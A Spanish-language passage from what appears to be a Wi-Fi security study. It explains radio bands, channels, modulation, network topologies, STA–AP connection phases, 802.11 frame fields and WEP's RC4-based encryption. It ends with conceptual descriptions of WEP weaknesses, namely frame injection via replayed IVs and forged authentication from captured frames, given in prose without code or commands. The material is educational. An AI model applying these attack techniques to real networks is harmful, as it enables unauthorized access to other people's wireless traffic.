En este apartado vamos a analizar la capa física y el modelo de transmisión en el espectro radioeléctrico, de cara a entender mejor ciertos conceptos como pueden ser: bandas, canales, ancho de banda, modulación, etc.

3.2.- Bandas

Dentro del espectro electromagnético, tenemos el espectro radioeléctrico, medio físico por el cual se transmiten las ondas que se utilizan en las comunicaciones. Estas ondas son las ondas de radiofrecuencia (RF). A su vez, el espectro queda dividido en diferentes zonas en función a su frecuencia. Estas zonas se denominan bandas, donde cada banda se caracteriza por tener un comportamiento distinto a la hora de transportar la señal, con alcance diferente y velocidades de transmisión distintas. A continuación, veremos la representación de las diferentes bandas, donde Wi-Fi quedaría enmarcado en las bandas UHF (Ultra Alta Frecuencia) y SHF (Super Alta Frecuencia):

Wi-Fi							
VLF	LF	MF	HF	VHF	UHF	SHF	EHF
Muy baja frecuencia	Baja frecuencia	Media frecuencia	Alta frecuencia	Muy alta frecuencia	Ultra alta frecuencia	Super alta frecuencia	Extrema alta frecuencia
Rango de Frecuencias							
3 - 30	30 - 300	300-3000	3 - 10	30 - 300	300-3000	3 - 30	30 - 300
KHz			MHz			GHz	

Ilustración 7 Bandas

3.3.- Canales

La banda a su vez se sigue dividiendo en canales, los cuales quedan expresados en hertzios, y definen la frecuencia central por la cual establecen la comunicación. Por tanto, los dispositivos que deseen comunicarse lo deberían hacer por dicho canal:




Ilustración 8 Representación de los canales con Wifi Analyzer

Como hemos dicho, un canal identifica la frecuencia central de transmisión de datos en la comunicación de radiofrecuencia, pero no se limita a dicho punto de frecuencia, sino que requiere de un cierto margen hacia ambos lados, lo cual se define como ancho de banda. Este ancho de banda (dependiendo de su tamaño) podrá pisar con otros canales adyacentes, provocando lo que se denomina solapamiento de canales (channel overlapping). Una característica directamente relacionada al ancho de banda es la velocidad de transmisión, por lo que cuanto mayor sea el ancho, mayor velocidad obtendremos.

Este solapamiento tiene consecuencias negativas, ya que produce interferencias entre diferentes canales (como podemos observar en la imagen anterior), y requiere de mayores controles para mantener la integridad de la comunicación, lo cual dará lugar a pérdidas de tramas (nivel de capa de enlace).

3.4.- Modulación

Aquí es donde entra en juego el concepto de modulación de señal, la cual permite aprovechar al máximo el ancho de banda a través de diferentes técnicas encargadas de empaquetar la información que se transmite a través de la onda portadora. La modulación utilizada también permitirá aumentar la velocidad de transmisión. Algunas de estas técnicas de modulación utilizadas por 802.11 son:

- FSK: Frequency Shift Keying (modulación por desplazamiento de frecuencia)
- PSK: Phase Shift Keying (modulación por desplazamiento de fase)
- OFDM: Orthogonal frequency division multiplexing (multiplexación por división de frecuencias ortogonales)
- DSSS: Direct sequence spread spectrum (espectro ensanchado por secuencia directa).




Ilustración 9 Ejemplo de modulación de señal. Fuente: Wikipedia

4.- Estudio topologías redes Wi-Fi

4.1.- Elementos

En este apartado se analizarán las diferentes topologías que podemos encontrar en las infraestructuras de red Wi-Fi. Primero definamos los elementos que interactúan en una red Wi-Fi:

- Punto de acceso (AP): dispositivo encargado de crear una red Wi-Fi que permita establecer la comunicación entre diferentes dispositivos, siendo el elemento intermediario de la comunicación inalámbrica. Se identifican mediante un nombre, denominado SSID. El SSID es una secuencia de hasta 32 bytes y está en todos los paquetes de la red inalámbrica, permitiendo identificar la red. Las tramas utilizadas por parte de los AP para difundir esta información (nombre de la red, nivel de señal, características de funcionamiento) se denominan beacon. Los AP permiten a las estaciones conectarse a la red cableada.
- Estación (STA): los equipos clientes que se conectan al punto de acceso para pertenecer a la red inalámbrica y que poseen una NIC cumpliendo con el estándar 802.11.
- Sistema de distribución (DS): tecnología que permite ampliar el área de cobertura de una red. En el caso de redes inalámbricas, puede estar formado por varios AP, uno trabajando como maestro (WDS AP), y otros como esclavos o repetidores (WDS Stations).




Ilustración 10 Red Simple BSS

4.2.- Topologías

En cuanto a las topologías de red, nos podemos encontrar con las siguientes:

- BSS (Basic Service Set): Es la topología más simple (representada en la Ilustración 10), donde tenemos un único AP, centralizando la red en él. Por tanto, el AP hace de intermediario en la comunicación entre cualquier STA conectado a su red. El AP dispone de un identificador único, denominado BSSID, formado con la dirección MAC del AP.
- ESS (Extended Service Set): En esta infraestructura existen dos o más AP, los cuales pueden estar interconectados mediante red cableada del DS, o de manera inalámbrica con WDS. Esto permite tener una red con mayor cobertura, donde los STA se conectarán

a los diferentes AP en función de la señal recibida (itinerancia o roaming). En caso de querer formar una única red, el SSID deberá ser el mismo en los diferentes AP, pero utilizando diferentes canales para evitar solapamientos.




Ilustración 11 Red ESS

- IBSS (Independent Basic Service Set): Este tipo de infraestructura sería de tipo AdHoc (peer-to-peer). Los STA se conectan entre sí sin tener que pasar por un punto intermedio. No es una topología muy utilizada, ya que no permite un gran alcance.




Ilustración 12 Red IBSS

- Mesh (red mallada): Esta topología se forma con un AP y distintos satélites (donde todos se comunican con todos) que permiten ampliar la cobertura de la red y la disponibilidad de la señal. Dinámicamente permitirá conocer cuál es la mejor ruta para realizar la conexión en cada momento.

5.- Análisis comunicación entre STA y AP

Una vez visto cómo es el medio físico por el cual se produce la transmisión de información y las diferentes topologías utilizadas en la infraestructura de redes Wi-Fi, nos centraremos en este apartado en conocer cómo se lleva a cabo la comunicación entre la estación y el punto de acceso. Esto nos permitirá conocer las diferentes fases y las implicaciones que tienen a nivel de seguridad.

Podemos definir cuatro fases o etapas por las cuales será necesario pasar para realizar la conexión entre STA y AP:

- a) Fase 1: Envío de Beacons. Anteriormente mencionamos que los AP envían unas tramas a modo balizas, denominadas Beacons, en las cuales informan del nombre de la red, nivel de señal, características de funcionamiento, etc. De esta manera los AP se dan a conocer constantemente al resto de dispositivos.
- b) Fase 2: Intercambio de probes. Las estaciones realizan un escaneo a través de todos los canales para tener conocimiento de las redes que están a su alcance. A través de tramas tipo *probe request* (más adelante veremos este tipo de tramas) realizará consultas a las redes conocidas, de modo que, si algún punto de acceso tiene un SSID coincidente con los consultados, responderá con otro tipo de trama denominada *probe response*, donde informará de sus características.
- c) Fase 3: Autenticación. En esta fase la estación ha elegido el AP, con el SSID, tipo de seguridad y clave de cifrado que concuerdan con la información intercambiada en los *probes* anteriores. Ahora la estación solicitará la autenticación contra el AP, el cual responderá con el tipo de autenticación correspondiente:
 - OSA (open system authentication): en este caso no se realiza ninguna comprobación, ya que la seguridad es delegada a otros procesos posteriores. Utilizado en redes con WPA (se verá en el apartado de Estudio de los cifrados de seguridad).
 - SKA (shared key authentication): en este caso el sistema de autenticación solicita un reto. Utilizado en redes WEP (se verá en el apartado de Estudio de los cifrados de seguridad).
- d) Fase 4: Asociación. En este momento es cuando la estación solicita la asociación con el AP, donde el AP agrega la MAC de la estación a su lista de asociados, autorizando la comunicación. En el caso de SKA, ya se conoce la clave válida y pueden empezar la comunicación cifrando y descifrando el tráfico. Pero en el caso de OSA, la estación estaría asociada y autenticada, pero aún quedaría pendiente el intercambio de EAP, intercambio de claves de sesión y el inicio de sesión cifrada (intercambio de claves temporales). Este proceso se llevaría a cabo a través del proceso denominado Handshake de cuatro vías (se verá en el apartado de Estudio de los cifrados de seguridad).

A modo resumen, este sería el proceso de conexión entre un AP y una STA:




Ilustración 13 Conexión STA - AP

6.- Análisis tipos de tramas en capa de enlace

6.1.- Trama

Del mismo modo que hemos analizado la capa física desde el punto de vista del modelo OSI, ahora nos centraremos en la siguiente capa, la de nivel de enlace de datos. Aquí el principal concepto que debemos conocer es el de trama. Una trama hace referencia a la unidad mínima de envío de datos en una red. Se puede dividir en tres partes: cabecera, datos y cola.

CABECERA							DATOS	COLA
Control de Trama	Duración	Dirección 1	Dirección 2	Dirección 3	Control de secuencia	Dirección 4	Datos	CRC
2 bytes	2 bytes	6 bytes	6 bytes	6 bytes	2 bytes	6 bytes	0-2312 bytes	4 bytes

Ilustración 14 Trama 802.11

Vemos un poco más a fondo lo que significa cada campo:

- Control de Trama. Estos 2 bytes indican el tipo de trama (que puede ser de control, gestión o datos), además de información de control como si la trama es hacia o desde un DS, fragmentación de la información e información de privacidad. Veámoslo con más detalle:

Versión	Tipo	Subtipo	A DS	De DS	MF	Reintentar	Adm. de Energía	Más datos	Trama protegida	Orden
2 bits	2 bits	4 bits	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit

Ilustración 15 Campos de control de trama

- Versión: Versión de la trama en uso.
- Tipo y Subtipo: Indica una de las tres funciones y subfunciones de la trama (control, gestión y datos).
- A DS: Valor a 1 para las tramas de datos destinadas al DS.
- De DS: Valor a 1 para las tramas de datos que salen del DS.

Según estos dos valores podemos tener los siguientes casos:

De DS	A DS	Descripción
1	0	La trama proviene de DS a una STA
0	1	Trama de una STA hacia DS
0	0	Trama de una STA a otra STA de la misma BSS
1	1	Trama de una STA a otra STA a través de un WDS

- MF: Valor a 1 para las tramas que tienen otro fragmento.
- Reintentar: Valor a 1 si la trama es una retransmisión de una trama anterior.
- Adm. de Energía: Valor a 1 para indicar que un nodo estará en el modo de ahorro de energía.
- Más datos: Valor a 1 para indicarle a un nodo en el modo de ahorro de energía que se almacenarán más tramas en búfer para ese nodo.
- Trama protegida (Protected Frame): Valor a 1 si la trama contiene información encriptada. Indicar que tanto las tramas de gestión como de control van en plano (este bit viene marcado a 0), y sólo las tramas de datos pueden ir cifradas. **Este hecho ha dado pie a una de las principales vulnerabilidades utilizadas en gran parte de los ataques contra Wi-Fi.**
- Orden: Valor a 1 en una trama de datos que utiliza la clase de servicio estrictamente ordenada (no requiere reordenamiento).

Continuamos con el resto de valores de la cabecera:

- Duración: Dependiendo del tipo de trama, representa el tiempo que se requiere en microsegundos para transmitir la trama o una identidad de asociación para la STA que transmitió la trama.
- Dirección 1: También denominada DA (Destination MAC address), contiene la dirección MAC del nodo de destino final en la red.
- Dirección 2: También denominada SA (Source MAC address), contiene la dirección MAC del nodo que inició la trama.
- Dirección 3: También denominada RA (Receiver MAC address), contiene la dirección MAC de la STA que debe recibir la trama.
- Control de secuencia: Contiene el número de fragmento y número de secuencia. Las tramas retransmitidas se identifican con números de secuencia duplicados.
- Dirección 4: También denominada TA (Transmitter MAC address), contiene la dirección MAC de la STA que ha transmitido la trama.

En la sección de datos:

- Datos: Contiene la información que se transporta, que para las tramas de datos suele ser un paquete IP.

En la sección de cola:

- CRC: Contiene una comprobación CRC de 32 bits de la trama.

6.2.- Tipos de trama

Tal y como ya hemos adelantado, existen tres tipos de tramas:

- Tramas de gestión: permiten mantener las comunicaciones.
- Tramas de control: que controlan el uso del medio.
- Tramas de datos: transportan la información de capas superiores.

Vamos a analizar cada tipo con más detalle.

6.3.- Tramas de Gestión

Son las tramas encargadas de mantener la comunicación entre las diferentes estaciones (STA y AP). Existen diferentes tipos de tramas de gestión:

- Trama de Autenticación: se produce durante el proceso de autenticación, cuando la estación envía al punto de acceso la petición de autenticación, indicando su identidad dentro del campo de datos. Como vimos anteriormente, la autenticación puede ser con sistemas abiertos (OSA) o de clave compartida (SKA). En el primer caso, el diálogo consiste en una trama enviada por parte de la estación, y la trama de respuesta del punto de acceso (permitiendo o no la conexión). En el segundo caso, se producen dos tramas de autenticación más, ya que se tiene que enviar un reto por parte del punto de acceso a la estación, y ésta debe responder al punto de acceso con el desafío cifrado.
- Trama de Desautenticación: este tipo de trama es enviada cuando se quiere dar por terminada la comunicación.
- Trama de Solicitud de Asociación: es enviada por parte del cliente cuando solicita la asociación con un punto de acceso. En este proceso, el punto de acceso tendrá que reservar los recursos necesarios para el nuevo cliente.
- Trama de Respuesta de Asociación: se trata de la respuesta por parte del punto de acceso a la trama anterior emitida por el cliente. En esta trama se indicará si se acepta o no la asociación. En caso afirmativo, incluirá ciertos datos como son el identificador de la asociación y tasa de transferencia.
- Trama de Solicitud de Reasociación: se produce durante el roaming de un cliente (cambio de un punto de acceso a otro de la misma red). Esta trama es enviada por parte del cliente.
- Trama de Respuesta de Reasociación: similar a la trama de respuesta de asociación.
- Trama de Desasociación: es enviada cuando se quiere cerrar la conexión de red, liberando el punto de acceso los recursos asignados al cliente.
- Trama Beacon: son las tramas que envían periódicamente (10 por segundo aproximadamente) los puntos de acceso para darse a conocer a través de su canal. La información que mandan revela datos como el SSID, tipo de seguridad, etc.
- Trama de Solicitud de Prueba (probe request): son emitidas por parte de las estaciones cuando necesitan conocer información de otras estaciones. Pueden ser dirigidas a un punto de acceso en particular o varios (broadcast) a través de los canales disponibles.
- Trama de Respuesta de Prueba (probe response): Se trata de la respuesta por parte del punto de acceso hacia la estación que emitió la probe request.
- Trama de Acción (action frame): son utilizadas por parte de los puntos de acceso para solicitar una acción determinada a una estación cliente.

6.4.- Tramas de Control

Las tramas de control están enfocadas a la entrega de paquetes entre las diferentes estaciones. Se contemplan las siguientes tramas de este tipo:

- ❑ RTS (Trama Request to Send): su finalidad es la de reducir las colisiones en situaciones denominadas “nodo oculto”. Esta situación se produce cuando dos o más clientes conectados a un mismo AP no son conscientes de la existencia de los otros (no se escuchan debido a que estén fuera del rango de cobertura) y tratan de establecer la conexión con el AP pensando que el canal está libre. Para evitar esta situación, la estación envía esta trama RTS para poder comenzar con el envío de una trama.
- ❑ CTS (Trama Clear to Send): esta trama responde a la RTS, con la finalidad de dejar el canal libre de transmisiones (durante un tiempo que viene indicado en la trama CTS), por lo que el resto de estaciones dejan de emitir.
- ❑ ACK (Tramas de Acknowledgement): es utilizada para confirmar la recepción de una trama, por lo que, si no se recibe el ACK, el emisor insistirá en el envío de la trama de datos.

6.5.- Tramas de Datos

Son las tramas con el payload o información que se quiere enviar a las capas superiores (un paquete a nivel de red). Dependiendo de si la red está cifrada o no, los datos serán transportados cifrados o en claro (como en el caso de redes abiertas sin encriptación, denominadas OPEN).

7.- Estudio de los cifrados de seguridad

En este apartado analizaremos los diferentes tipos de seguridad utilizados hasta hoy en las redes Wi-Fi y necesarios para el proceso de autenticación: WEP, WPA, WPA2 y WPA3.

7.1.- WEP

El cifrado WEP (Wired equivalent privacy) se basa en el uso de clave compartida (PSK) para el proceso de autenticación. Como vimos en la evolución del estándar 802.11, en 802.11i se realizaron una serie de mejoras relacionadas con la seguridad, momento a partir del cual se desaconsejó el uso de PSK. El cifrado WEP tenía la intención de dotar a la red inalámbrica la misma privacidad que la red cableada (de ahí su nombre). Recordemos cómo es la estructura de una trama:

CABECERA							DATOS	COLA
Control de Trama	Duración	Dirección 1	Dirección 2	Dirección 3	Control de secuencia	Dirección 4	Datos	CRC
2 bytes	2 bytes	6 bytes	6 bytes	6 bytes	2 bytes	6 bytes	0-2312 bytes	4 bytes

Ilustración 16 Trama 802.11

Veamos cómo se forma la parte correspondiente a los DATOS de una trama cifrada con WEP:




Ilustración 17 Datos de una trama WEP

Como vemos, los 2312 bytes de la parte de DATOS se han dividido en cuatro partes:

- IV: Vector de inicialización. Son 24 bits utilizados para cifrar los datos junto con la clave compartida. El motivo de este campo es generar claves de cifrado diferentes para cada trama, actuando como componente salt.
- Id Clave: El punto de acceso puede tener hasta cuatro claves, por lo que este campo identifica la clave utilizada para poder ser descifrada por el destinatario (el cual debe conocer también estas claves).
- Datos: Aquí estarían los datos cifrados.
- ICV: Integrity check value, consiste en un CRC que se calcula sobre el campo anterior (datos) antes de ser cifrado. Este campo también es cifrado junto con el de datos. La intención de este campo es verificar que la trama no ha sido manipulada.

La clave de cifrado por tanto estará formada por una parte variable (24 bits de IV) y una parte fija, también denominada clave raíz (como hemos mencionado, puede tener hasta cuatro claves).

Esta clave raíz puede tener diferentes longitudes, y en función de su longitud, dará lugar a diferentes versiones de cifrado WEP:

- 64 bits (24 bits de IV + 40 bits de clave). Da lugar a WEP-64. Esto nos da una longitud de clave raíz de 5 bytes (5 caracteres ASCII).
- 128 bits (24 bits de IV + 104 bits de clave). Da lugar a WEP-128. Esto nos da una longitud de clave raíz de 13 bytes (13 caracteres ASCII).
- 256 bits (24 bits de IV + 232 bits de clave). Da lugar a WEP-256 (apenas implementado, siendo los dos primeros los más utilizados).

El algoritmo criptográfico utilizado se denomina RC4 (Ron's Code 4). Es un algoritmo simétrico de flujo muy popular debido a que muchos fabricantes ya lo traían incorporados en sus chips, siendo una implementación bastante sencilla y económica a nivel hardware (operaciones XOR principalmente).

Sin entrar en el detalle de dicho algoritmo, podemos decir que se basa el algoritmo KSA (Key Scheduling Algorithm), el cual utiliza un vector de estado de longitud 256 bytes inicializado de manera consecutiva (de 0 a 255), y sobre el que se aplican operaciones y permutaciones byte a byte haciendo uso de la clave raíz. A la hora de encriptar/desenscriptar, realiza operaciones XOR byte a byte junto con los bytes de un keystream. Este keystream es obtenido con el algoritmo PRGA (Pseudo-Random Generation Algorithm). El siguiente esquema resume el funcionamiento de cifrado del algoritmo RC4:




Ilustración 18 Algoritmo RC4

Este otro esquema representa los pasos seguidos para generar una trama cifrada:




Ilustración 19 Cifrado de Trama

Como vemos, el proceso es bastante sencillo:

- En la Fase 1 se genera el vector de inicialización. Este debe ser diferente en cada trama, o que no se repita hasta un número elevado de tramas. Esto se consigue de dos maneras: con un generador de números pseudoaleatorios o incrementando en 1 el anterior, a modo contador. Dado que se utilizan 24 bits para este campo, como máximo se podrán genera 2^{24} vectores de inicialización diferentes, es decir, 16 millones.
- En la Fase 2 se concatena el IV con la clave raíz, obteniendo así lo que será la clave RC4.
- En la Fase 3 se realiza el cálculo CRC de la parte de datos y se obtiene el ICV.
- En la Fase 4, tras concatenar los datos y el ICV, se lleva a cabo el cifrado con la clave RC4 y por último se insertan los datos en la trama, siguiendo la estructura vista antes: IV, Id de Clave, Datos e ICV.

El proceso inverso, para descifrar la trama, sería el siguiente:




Ilustración 20 Descifrado de Trama

7.2.- Vulnerabilidades en WEP

A continuación, se detallan las vulnerabilidades detectadas en el sistema WEP.

7.2.1.- Inyección de tramas

Debido a que no se realiza ningún control de tramas duplicadas, un atacante podría inyectar tramas (previamente capturadas) con el IV repetido (dado que el sistema lo permite), tantas veces como quiera mientras que la asociación siga existiendo. Incluso si la asociación ya no existe, el atacante podría modificar las direcciones incluidas en la cabecera (recordemos que estas no están encriptadas) para adaptarlas a otra asociación existente.

7.2.2.- Falsificación de la autenticación

Si se consigue capturar las tramas de autenticación entre un STA y un AP, se podrían generar tramas de autenticación que serían validadas por el AP. Recordemos cómo son las tramas de autenticación:




Ilustración 21 Tramas de autenticación

